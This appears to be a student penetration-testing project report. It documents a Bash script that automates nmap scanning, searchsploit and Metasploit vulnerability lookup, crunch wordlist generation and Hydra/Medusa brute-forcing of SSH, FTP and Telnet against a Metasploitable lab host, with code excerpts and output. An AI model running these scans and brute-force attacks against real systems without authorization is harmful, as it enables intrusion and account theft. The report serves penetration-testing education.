PENETRATION TESTING

PROJECT: VULNER

WILSON LAU WEI QIANG

9339 6960

CFC 190324

S16

Samson Xiao

Table of Contents

INTRODUCTIONS

A critical aspect of cybersecurity is "penetration testing". It provide essential evaluation of the security level of the system and network. It helps identify vulnerabilities that could be exploited by malicious actors. Organizations can uncover and address security weakness before they can be exploited in real word attacks. Vulnerabilities can be exploited by attackers to gain unauthorized access and can causes harms. Theres can range from software bugs, misconfiguration to weak password or poor password policies and humans errors for access, track user behaviors and enchant system security.

Vulnerabilities are weakness in a system design,implemenations or configurations that can be exploited to compreomised the system "Confidentiality,Integrity and Availability"(CIA traid). Common vulnerabilities include unpatch software,weak password and unsecured network protocols. Identifying and addressing these is crucial to maintaining a secure environment.

Penetration testing plays a very crucial role in an organization's cyber security strategy in now cyberworld. With increasing frequency and sophistication of cyberattacks, understanding and mitigating vulnerabilities is an essential task to proect sensitive data and maintain operational integrity. By simulating an attacker perspective, penetration testing provides valuable insights that go beyond automated vulnerability scan.
This process involve scanning for open ports,identify services running on these open ports and assessing vulnerabilities associated with these services.It helps organizations understand not only existence of vulnerabilities but also the potential impact of their exploitation.

METHODOLOGIES

Script initialization

$EUID" -ne 0

~This ensure root privileges as it check user ID(EUID) to verify that is begin run.

='-ne 0' is stand for "not equal".It check if EUID si not equal to 0 (root).

IP/Network Input Validation

[$ip" =~ ^[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+(/[0-9]+)?$]

~This verify the correct format of IP address or network.

='$ip' containing the user input for ip address.

='[0-9]' matches one or more dights.

='\.' By adding a blackslash before the dot, you "escape" it meaning it will be interpreted as a liter character in linux.

ping -c 1 -W 2 "$base_ip" >

~ Ping the user input IP address to check if it is reachable before nmap.

='-c 2' send/ping only 2 packet incase ping doesn't receive a reply from 1st ping.

="-W 2' Timeout each ping packet 2 second.

Creating directory

mkdir -p "$saved_dir"

~Create a directories as needed.

='-p' create "parents" directories as needed if not exist and it wont return a error.

Chmod 777

~Set permission for the created directory to be fully accessible by all users(RWE).

mkdir -p "$saved_dir/tmp

~Create a temporary folder to store datas that will remove after script ended.

Network Scanning

sudo nmap -sV -oX "$saved_dir/tmp/${ip}_basic_scan_results.xml" "$ip" > /dev/null 2>&1

~Identify open ports and services on the target network.

="-sV" to perform services version detection.

="-oX" specific the output to be saved in XML format.

= "/dev/null 2>&1" silence the output so it doesn't appear in terminal.

xsltproc -o "…basicscanresults.html" "…basicscanresults.xml" > /dev/null 2>&1

~A command line used to apply XML to HTML format files.

="-o" specific the output file .

= "/dev/null 2>&1" silence the output so it doesn't appear in terminal.

Vuln assessment

searchsploit --nmap "$saved_dir/tmp/${ip}_full_scan_results.xml" 2>/dev/null | sed -r 's/\x1B

~It search the exploit database for publicly available exploits,shellcode or proof of concept(POC) code.

="—nmap" tell searchsploit to parse the XML output and search for relevant exploits.

= "/dev/null 2>&1" silence the output so it doesn't appear in terminal.

METHODOLOGIES

msfconsole -q -x "db_import $saved_dir/tmp/${ip}_full_scan_results.xml; vulns; exit" >

~Metasploit import scan results and list identified vulnerabilities.

="-q" [quiet mode] minimized the output by suppressing the banner.

="-x" able to prove a string of command to Metasploit to execute sequentially.

="db_import" import scan results into Metasploit database so it can analyze these results.

="vulns" List all the vulnerabilities that has identified on the imported data.

Discovered services

crunch 2 4 toor -o "$password_list" -c 4

~Generate a worldlist with specific parameters.

="2 4" Specific the length of words generated between 2 and 4 characters.

="toor" Specific character sets when generating. Uses letter 't' 'o' 'o' 'r'.

="-c 4" Output the worldlist in chunks of 4 lines at a time.

Brute Forcing

medusa -U "$user_list" -P "$password_list" -h $ip -M ssh -v 6 -O

~Brute force tool using specific username or list and specific password or list.

="U" (uppercase U) specific the path to a file containing list of usernames.

="P" (uppercase P) specific the path to a file containing list of passwords.

="h" Specific the target IP that medusa will be attacking.

="-M" Module, specific which protocol/services to use Example (SSH/FTP/telnet/postgres).

="-v 6" Set verbosity level of the ouput where "6" is very detailed, showing each line output.

="-O" Store output files.

RUNNING AS ROOT/SUDO

```
# Ensure the script is run as root
if [ "$EUID" -ne 0 ]; then
    echo -e "\n${R}==========================================================${C}"
    echo -e "${R}This script must be run as root. Please run it with 'sudo'."
    echo -e "${R}==========================================================${C}\n"
    exit 1
fi
```

```
└─$ bash script.sh

==========================================================
This script must be run as root. Please run it with 'sudo'.
==========================================================
```

"-ne 0" 0 = root/sudo while normal users **Effective User ID(EUID)** will be 1000 or more. This check if the script is excuted with root privileges if not it prompt user to run it with 'sudo' command. Many network or vulnerability scanning tools require elevated privileges which are often required for task like scanning, modifying system settings, accessing protected directories/files or restricted to system commands. Running without sufficient privileges could result in errors or incomplete results. By ensuring the script is run as root from the start, it can

Validating IP / Network input

```
if [[ "$ip" =~ ^[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+(/[0-9]+)?$ ]]; then
    # Extract the base IP for the ping check
    base_ip=$(echo "$ip" | cut -d '/' -f 1)
    echo -e "\n${Y}Pinging $base_ip to check if it is reachable..."
    if ping -c 1 -W 2 "$base_ip" > /dev/null 2>&1; then
        echo -e "${G}IP/Network is reachable. Proceeding..."
        break
    else
        echo -e "${R}IP/Network is not reachable. Please enter a val:
    fi
else
    echo -e "${R}Invalid IP/Network format. Please input the correct
fi
```

```
Pinging 123.123.123.123 to check if it is reachable...
IP/Network is not reachable. Please enter a valid and reachable IP/Network.
Enter the IP / Network to scan (E.g., 192.168.1.0/24):
192.168.92.142

Pinging 192.168.92.142 to check if it is reachable...
IP/Network is reachable. Proceeding...
```

This ensures user enter a valid IP address or network range by doing a check on the IP format. IP validation is crucial because many network and vulnerability scanning tools rely on precise input to function correctly. [**^[0-9]+\.**] Ensures that each octet of the IP address starts with one or more digits, followed by a dot. [**(/[0-9]+)?$:**] Optionally matches a / followed by one or more digits, which represents the CIDR notation for a network range (e.g., /24). The "?" at the end makes this part optional.

It also ensure the user input IP host availability is necessary before proceeding the script so that it wont cluttering it up the terminal or log files with unnecessary message.


Directory Creation

```
function create_dir() {
    while true; do
        echo -e "\n${Y}Enter a directory for log saving: ${C}"
        read saved_dir
        sleep 2
        if [ ! -d "$saved_dir" ]; then
            mkdir -p "$saved_dir"
            chmod 777 "$saved_dir"
            mkdir -p "$saved_dir/tmp"
            echo -e "${Y}Directory created: ${LG}$saved_dir"
            sleep 2
            break
        else
            echo -e "\n${R}Directory already exists: ${LG}$saved_dir"
            echo -e "\n${Y}Do you want to use the existing directory? (y/n): ${C}"
            read use_existing
            sleep 2
            if [[ "$use_existing" =~ ^[Yy]$ ]]; then
```

```
Enter a directory for log saving:
saved

Directory already exists: saved

Do you want to use the existing directory? (y/n):
y
```



This ensures that a directory exists where log files and temporary data can be stored. It checked if directory exist and ask user if using existed directory is allowed. This is to prevents accidental overwriting of existing data. Its important for organizing the output of the network scans or any other files generated. It set permission of the newly created to “777” (read, write and execute permission) for all users, ensuring the scripts can write logs and that any subsequent operations can access the directory. Within the main directory, a ‘tmp’ subdirectory is created to store temporary files that might be used during the script executions. This helps in keeping temporary and permanent files organized and separated.

Network scanning


```
if [ "$scan_type" == "Basic" ]; then
    sudo nmap -sV -oX "$saved_dir/tmp/${ip}_basic_scan_results.xml" "$ip" > /dev/null 2>&1
    xsltproc -o "$saved_dir/${ip}_basic_scan_results.html" /usr/share/nmap/nmap.xsl "$saved_dir/tmp/${ip}_basic_scan_
    echo -e "${Y}Nmap scan completed! Log file saved at ${LG}$saved_dir/${ip}_basic_scan_results.html "
elif [ "$scan_type" == "Full" ]; then
    sudo nmap -A -oX "$saved_dir/tmp/${ip}_full_scan_results.xml" "$ip" > /dev/null 2>&1
    xsltproc -o "$saved_dir/${ip}_full_scan_results.html" /usr/share/nmap/nmap.xsl "$saved_dir/tmp/${ip}_full_scan_re
    echo -e "\n${Y}Nmap scan completed! "
    echo -e "Nmap log file saved at ${LG}$saved_dir/${ip}_full_scan_results.html ."
    sleep 4
```


```
|_| |_|\___|\__| \_/\_/ \___/|_|  |_|\_\ (_|_|_)

=====================================================

Scanning network. Please hold on (Full)...

Nmap scan completed!
Nmap log file saved at saved/192.168.92.142_full_scan_results.html .
```





Using "-sV " flags which detects services version and "-oX" saves the output in .html format as its easier and simple to views the output results. Using "-A" for full scan enable several advanced and aggressive scanning features than "-sV". It include everything from "-sV" but it also runs OS detections, selections of Nmap Scripting Engine(NSE) scripts and traceroute to map the network path providing informations about intermediate hops but its more time-consuming. Using xsltproc to convert the nmap output from .xml to html for easier reading.

```
┌──(kali㉿kali)-[~/projects/PT]
└─$ nmap -sV 192.168.92.142
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-17 0
Nmap scan report for meta (192.168.92.142)
Host is up (0.0019s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (
protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DA
V/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup
: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup
: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
```

```
┌──(kali㉿kali)-[~/projects/PT]
└─$ nmap -A 192.168.92.142
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-17 0
8:57 EDT
Nmap scan report for meta (192.168.92.142)
Host is up (0.0026s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.92.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (
protocol 2.0)
| ssh-hostkey:
```


Wilson Lau S16
CFC 190324

Vulnerability Assessment

```
#==================================================================
# Function to run vulnerability assessment
#==================================================================
function run_vuln_assessment() {
    echo -e "\n${Y}Mapping vulnerabilities based on services found... "
    sleep 3
    searchsploit --nmap "$saved_dir/tmp/${ip}_full_scan_results.xml" 2>/dev/null | sed -r
    convert_searchsploit_result
    msfconsole -q -x "db_import $saved_dir/tmp/${ip}_full_scan_results.xml; vulns; exit" :
    convert_msf_result
    echo -e "\n${Y}Vulnerability assessment complete! Results saved at: ${LG}${saved_dir},
    sleep 3
    convert_searchsploit_result
}
```

```
                                    |___/
=====================================================

Scanning vulnerabilities based on services found...

Mapping vulnerabilities based on services found...

Parsing discovered services for brute-force capability...
```

Running “Searchsploit” with “–nmap” options which allow it to take the XML output from Nmap scan and search for relevant exploits.
Running “msfconsole” with “-q” (quiet mode) which suppresses the metasploit output in terminal. “-x” bypass a series of command to msfconsole to be excuted in sequences so these command are enclose in a single string. By using “-x” we can integrate metasploit into larger scripts or toolchains without needing manual interaction. While both metasploit and searchsploit output is .txt. It pass down to “convert_searchsploit_results” and convert “msf_results” function to process a plain text file into a HTML file by adding appropriate HTML tags such as <html>, <head>, <body>, </html>, </head>, </body>. This allows the output content to be displayed properly in a web browser for easier viewing.

Metasploit Output

```
[0m[1m[34m[*][0m Importing 'Nmap XML' data
[1m[34m[*][0m Import: Parsing with 'Nokogiri v1.13.10'
[1m[34m[*][0m Importing host 192.168.92.142
[1m[34m[*][0m Successfully imported /home/kali/projects/PT/saved/tmp/192.168.92.142_full_scan_results.xml
[0m
Vulnerabilities
===============

Timestamp                Host            Name                                    References
---------                ----            ----                                    ----------
2024-07-09 13:41:21 UTC  192.168.92.142  SMB Signing Is Not Required             URL-https://support.microsoft.com/en-us/he
                                                                                 lp/161372/how-to-enable-smb-signing-in-win
                                                                                 dows-nt,URL-https://support.microsoft.com/
                                                                                 en-us/help/887429/overview-of-server-messa
                                                                                 ge-block-signing
2024-07-11 12:09:20 UTC  192.168.92.142  VSFTPD v2.3.4 Backdoor Command Execution OSVDB-73573,URL-http://pastebin.com/AetT9s
                                                                                 S5,URL-http://scarybeastsecurity.blogspot.
                                                                                 com/2011/07/alert-vsftpd-download-backdoor
                                                                                 ed.html
2024-07-11 13:10:21 UTC  192.168.92.142  UnrealIRCD 3.2.8.1 Backdoor Command Execu CVE-2010-2075,OSVDB-65445,URL-http://www.u
                                         tion                                    nrealircd.com/txt/unrealsecadvisory.201006
                                                                                 12.txt
2024-07-11 14:22:58 UTC  192.168.92.142  SSH Version Scanner                     https://datatracker.ietf.org/doc/html/draf
                                                                                 t-ietf-curdle-ssh-kex-sha2-20#page-16,http
                                                                                 s://github.com/net-ssh/net-ssh?tab=readme-
                                                                                 ov-file#message-authentication-code-algori
                                                                                 thms,https://github.com/net-ssh/net-ssh?ta
                                                                                 b=readme-ov-file#encryption-algorithms-cip
                                                                                 hers,CVE-2008-5161,https://datatracker.iet
                                                                                 f.org/doc/html/rfc8758#name-iana-considera
                                                                                 tions
2024-07-11 14:34:35 UTC  192.168.92.142  Samba "username map script" Command Execu CVE-2007-2447,OSVDB-34700,BID-23972,URL-ht
                                         tion                                    tp://labs.idefense.com/intelligence/vulner
                                                                                 abilities/display.php?id=534,URL-http://sa
                                                                                 mba.org/samba/security/CVE-2007-2447.html
2024-07-13 15:30:52 UTC  10.10.10.3      SMB Signing Is Not Required             URL-https://support.microsoft.com/en-us/he
                                                                                 lp/161372/how-to-enable-smb-signing-in-win
                                                                                 dows-nt,URL-https://support.microsoft.com/
                                                                                 en-us/help/887429/overview-of-server-messa
                                                                                 ge-block-signing
2024-07-13 15:48:06 UTC  10.10.10.3      Samba "username map script" Command Execu CVE-2007-2447,OSVDB-34700,BID-23972,URL-ht
                                         tion                                    tp://labs.idefense.com/intelligence/vulner
                                                                                 abilities/display.php?id=534,URL-http://sa
                                                                                 mba.org/samba/security/CVE-2007-2447.html
2024-07-14 07:52:03 UTC  192.168.92.143  VSFTPD v2.3.4 Backdoor Command Execution OSVDB-73573,URL-http://pastebin.com/AetT9s
                                                                                 S5,URL-http://scarybeastsecurity.blogspot.
                                                                                 com/2011/07/alert-vsftpd-download-backdoor
                                                                                 ed.html
2024-07-14 09:25:47 UTC  192.168.92.142  SSH Login Check Scanner                 CVE-1999-0502
2024-07-16 11:36:16 UTC  192.168.92.142  PostgreSQL for Linux Payload Execution  CVE-2007-3280,URL-http://www.leidecker.inf
                                                                                 o/pgshell/Having_Fun_With_PostgreSQL.txt
2024-07-16 12:30:03 UTC  192.168.92.142  Generic Payload Handler
2024-07-19 04:04:02 UTC  192.168.92.137  Generic Payload Handler
2024-07-21 06:10:49 UTC  192.168.92.154  UnrealIRCD 3.2.8.1 Backdoor Command Execu CVE-2010-2075,OSVDB-65445,URL-http://www.u
                                         tion                                    nrealircd.com/txt/unrealsecadvisory.201006
```

Searchsploit Output

```
 Exploit Title                                             |  Path
-------------------------------------------------------- --------------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote M | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Deni | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Deni | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service              | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution     | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Me | unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service       | multiple/remote/49719.py
-------------------------------------------------------- --------------------------------
Shellcodes: No Results
Papers: No Results


-------------------------------------------------------- --------------------------------
 Exploit Title                                             |  Path
-------------------------------------------------------- --------------------------------
vsftpd 2.3.4 - Backdoor Command Execution     | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Me | unix/remote/17491.rb
-------------------------------------------------------- --------------------------------
Shellcodes: No Results
Papers: No Results


-------------------------------------------------------- --------------------------------
 Exploit Title                                             |  Path
-------------------------------------------------------- --------------------------------
Debian OpenSSH - (Authenticated) Remote SELin | linux/remote/6094.txt
Dropbear / OpenSSH Server - 'MAX_UNAUTH_CLIEN | multiple/dos/1572.pl
FreeBSD OpenSSH 3.5p1 - Remote Command Execut | freebsd/remote/17462.txt
glibc-2.2 / openssh-2.3.0p1 / glibc 2.1.9x -  | linux/local/258.sh
Novell Netware 6.5 - OpenSSH Remote Stack Ove | novell/dos/14866.txt
OpenSSH 1.2 - '.scp' File Create/Overwrite    | linux/remote/20253.sh
OpenSSH 2.3 < 7.7 - Username Enumeration      | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC | linux/remote/45210.py
OpenSSH 2.x/3.0.1/3.0.2 - Channel Code Off-by | unix/remote/21314.txt
OpenSSH 2.x/3.x - Kerberos 4 TGT/AFS Token Bu | linux/remote/21402.txt
OpenSSH 3.x - Challenge-Response Buffer Overf | unix/remote/21578.txt
OpenSSH 3.x - Challenge-Response Buffer Overf | unix/remote/21579.txt
OpenSSH 4.3 p1 - Duplicated Block Remote Deni | multiple/dos/2444.sh
OpenSSH 6.8 < 6.9 - 'PTY' Local Privilege Esc | linux/local/41173.c
OpenSSH 7.2 - Denial of Service               | linux/dos/40888.py
OpenSSH 7.2p1 - (Authenticated) xauth Command | multiple/remote/39569.py
OpenSSH 7.2p2 - Username Enumeration          | linux/remote/40136.py
OpenSSH < 6.6 SFTP (x64) - Command Execution  | linux_x86-64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execution        | linux/remote/45001.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disab | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Libr | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)          | linux/remote/45939.py
OpenSSH SCP Client - Write Arbitrary Files    | multiple/remote/46516.py
OpenSSH/PAM 3.6.1p1 - 'gossh.sh' Remote Users | linux/remote/26.sh
OpenSSH/PAM 3.6.1p1 - Remote Users Discovery  | linux/remote/25.c
OpenSSHd 7.2p2 - Username Enumeration         | linux/remote/40113.txt
Portable OpenSSH 3.6.1p-PAM/4.1-SuSE - Timing | multiple/remote/3303.sh
```

Discovered Vulnerability Services

```
179 function parse_discovered_services() {
180     echo -e "\n${Y}Parsing discovered services for brute-force capability
181     sleep 4
182     discovered_services=()
183
184     if [ -f "$saved_dir/tmp/${ip}_basic_scan_results.xml" ]; then
185         scan_results_file="$saved_dir/tmp/${ip}_basic_scan_results.xml"
186     elif [ -f "$saved_dir/tmp/${ip}_full_scan_results.xml" ]; then
187         scan_results_file="$saved_dir/tmp/${ip}_full_scan_results.xml"
188     else
189         echo -e "${Y}No scan results file found. Please run a scan first.
190         return
191     fi
192
```

```
Parsing discovered services for brute-force capability...

=====================================================
Discovered services that can be brute-forced:
=====================================================

1. SSH
2. FTP
3. Telnet
```

This function is designed to parse the nmap scan result to identify services that are commonly susceptible to brute force attack, such as SSH, FTP, RDP and Telnet. Onces these services are identified, it save the user from manually inspect the output for vulnerable services and prompts the user to select one for further brute forcing testing. If no services that can be brute force are found, the function will output a message informing user to prevent more footprints to the target server.

Generating Crunch list

```
228 function get_password_list() {
229     echo -e "\n${Y}Do you have your own user list? ${W}(y/n):${C}"
230     read own_user_list
231     if [[ "$own_user_list" == "y" || "$own_user_list" == "Y" ]]; then
232         echo -e "\n${G}Enter the path to your user list:${C}"
233         read user_list
234     else
235         user_list="$saved_dir/generated_user_list.lst"
236         echo -e "\n${Y}Generating user list with crunch... "
237         sleep 3
238         crunch 4 4 user -o "$user_list" -c 3 > /dev/null 2>&1
```

```
Do you have your own user list? (y/n):
n

Generating user list with crunch...
n

Generated user list: saved/generated_user_list.lst

Do you have your own password list? (y/n):

Generating password list with crunch...

Generated password list: saved/generated_password_list.lst
```

This function is designed to prepare the necessary user and password list that are essential for excuting the brute force attacks. It allows user to either specify their own lists or generate them using “crunch” tool. “crunch 4 4 user -o” helps generate a list of 4 character permutations base on “user” string and save them to a file for later in the script for brute forcing attacks.

Checking of Weak Credential

```
└─$ hydra -L a.lst -P b.lst ssh://192.168.92.142
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - P
lease do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these **
* ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) startin
g at 2024-08-17 10:16:25
[WARNING] Many SSH configurations limit the number of para
llel tasks, it is recommended to reduce the tasks: use -t
4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 42 log
in tries (l:7/p:6), ~3 tries per task
[DATA] attacking ssh://192.168.92.142:22/
[ERROR] could not connect to ssh://192.168.92.142:22 - kex
 error : no match for method server host key algo: server
[ssh-rsa,ssh-dss], client [rsa-sha2-512,rsa-sha2-256,ssh-e
d25519,ecdsa-sha2-nistp521,ecdsa-sha2-nistp384,ecdsa-sha2-
nistp256,sk-ssh-ed25519@openssh.com,sk-ecdsa-sha2-nistp256
@openssh.com]
```

```
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus
Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.92.142 (1 of 1, 0 compl
ete) User: rrru (1 of 7, 0 complete) Password: rroo (1 of
6 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.92.142 (1 of 1, 0 compl
ete) User: rrru (1 of 7, 0 complete) Password: rror (2 of
6 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.92.142 (1 of 1, 0 compl
ete) User: rrru (1 of 7, 0 complete) Password: rrrt (3 of
6 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.92.142 (1 of 1, 0 compl
ete) User: rrru (1 of 7, 0 complete) Password: rrro (4 of
6 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.92.142 (1 of 1, 0 compl
ete) User: rrru (1 of 7, 0 complete) Password: rrrr (5 of
6 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.92.142 (1 of 1, 0 compl
ete) User: rrru (1 of 7, 0 complete) Password: msfadmin (6
 of 6 complete)
```

Hydra or Medusa will be the tools using in the script for brute forcing. Some services are not able to brute force by Hydra hence we can try it at Medusa. Hydra uses 'libssh' while Medusa uses 'libssh2' for connecting to SSH services which have broader support for folder algorithms like '**ssh-rsa**' and '**ssh-dss**', allowing it to connect even when Hydra cannot which give Medusa ability to negotitate and accept these older algorithms without issues.

```
        "Telnet")
            if [ "$brute_force_method" == "Hydra" ]; then
                hydra -L "$user_list" -P "$password_list" telnet://$ip -T 5 -t 1 -f -o "$saved_dir/telnet_bruteforce_results.txt"
            else
                echo -e "\n${R}Medusa not able to brute-force telnet. Try Hydra instead."
                check_weak_credentials
            fi
            if grep -q "SUCCESS" "$saved_dir/telnet_bruteforce_results.txt"; then
                echo -e "${R}*****************************************"
                echo -e "\n${R}LOGIN CREDENTIAL FOUND!"
                grep "SUCCESS" "$saved_dir/telnet_bruteforce_results.txt" | awk '{print $(NF-4), $(NF-3), $(NF-2), $(NF-1), $NF}'
                echo -e "*****************************************"
            else
                echo -e "\n${R}Bruteforce no success."
            fi
```

```
1. Hydra
2. Medusa
2

Starting brute-force attack on FTP using Medusa...
*****************************************
LOGIN CREDENTIAL FOUND!
User: msfadmin Password: msfadmin [SUCCESS]
*****************************************

*****************************************
LOGIN CREDENTIAL FOUND!
User: msfadmin Password: msfadmin [SUCCESS]
*****************************************

Brute-force attack completed! Results saved in saved/ftp_bruteforce_results.txt
```

After the brute force attempt, the function checks the output file for successful logins attempts (using 'grep' by the presence of the word "SUCCESS"). If credentials are correct, logs from hydra/medusa will be indicated by the word (success). If no credentials are found, the function notifies the user that the attempt was unsuccessfully.

Log Files

```
374     figlet " Logs Files..."
375     echo -e "${R}=====================================================\n"
376
377     echo -e "\n${Y}The following files have been saved: "
378
379     if [ "$scan_type" == "Basic" ]; then
380         echo -e "${Y}1. Basic scan results (HTML): ${LG}$saved_dir/${ip}_basic_scan_results.html "
381     elif [ "$scan_type" == "Full" ]; then
382         echo -e "${Y}1. Full scan results (HTML): ${LG}$saved_dir/${ip}_full_scan_results.html "
383         echo -e "${Y}2. Searchsploit vulnerability results (HTML): ${LG}$saved_dir/searchsploit_results_scan.html "
384         echo -e "${Y}3. Metasploit vulnerability results (HTML): ${LG}$saved_dir/msf_vuln_scan.html "
385     fi
386
387     if [ -f "$saved_dir/${selected_service,,}_bruteforce_results.txt" ]; then
```

Logs directory Output

```
The following files have been saved:
1. Full scan results (HTML): saved/192.168.92.142_full_scan_results.html
2. Searchsploit vulnerability results (HTML): saved/searchsploit_results_scan.html
3. Metasploit vulnerability results (HTML): saved/msf_vuln_scan.html
4. Brute-force results (FTP): saved/ftp_bruteforce_results.txt
5. Generated password list: saved/generated_password_list.lst
```

Main Menu

```
Choose an option :
1. Restart the script
2. Choose another service to brute-force
3. Do another brute-force method
4. View Full Scan Results
5. View Searchsploit Results
6. View Metasploit Results
7. View Brute-force Results
0. Exit
Enter your choice:
```

If a Nmap scan or brute force attack was conducted, the functions check if the only existing results files exist and display its path out for user further investigation. After show log directory the scripts will fall back into main menu to check with user if another brute force attempt or open up log files. After exiting the script, it will auto remove files on /tmp/ directory, reducing confusion and maintaining accuracy.

Exit & Clean up

```
522 # Function to clean up the temporary files and exit
523 #=====================================================
524 function cleanup_and_exit() {
525     echo -e "\n${Y}Cleaning up temporary files and exi
526     sleep 2
527     # Remove the /tmp/ folder if it exists
528     if [ -d "$saved_dir/tmp/" ]; then
529         rm -rf "$saved_dir/tmp/"
530         echo -e "\n${Y}Temporary files removed.${C}"
531     fi
532     sleep 2
533     echo -e "${R}Goodbye!${C}"
534     exit 0
535 }
```

```
0. Exit
Enter your choice: 0

Cleaning up temporary files and exiting the script...

Temporary files removed.
Goodbye!
```

In any script, particularly those that handle sensitive data, perform network operations or generate temporary files should have a proper cleanup procedure. If these files aren't removed, they can accumulate over time, consuming disk space and potentially exposing sensitive information if left unsecured which in this case the scripts operate such as vulnerabilitys scanning, brute forcing and network scanning.

Conclusion

In realm of cyber security, penetration testing serves as a proactive measure to uncover vulnerabilities before they can be exploited by malicious actors. Most common and dangerous vulnerabilities lies in weak services and credentials. Services that are improperly configured or unpatched can provide an entry point for attackers while **weak** or **default** credentials can lead to unauthorized access, compromising the security of the entire system/network.

This script addresses these issue by thoroughly scanning the network for **open** ports and running services, assessing the vulnerabilities associated with those services and testing for **weak** credentials through brute force attacks and ensure that even a subtle vulnerabilities are not overlooked.

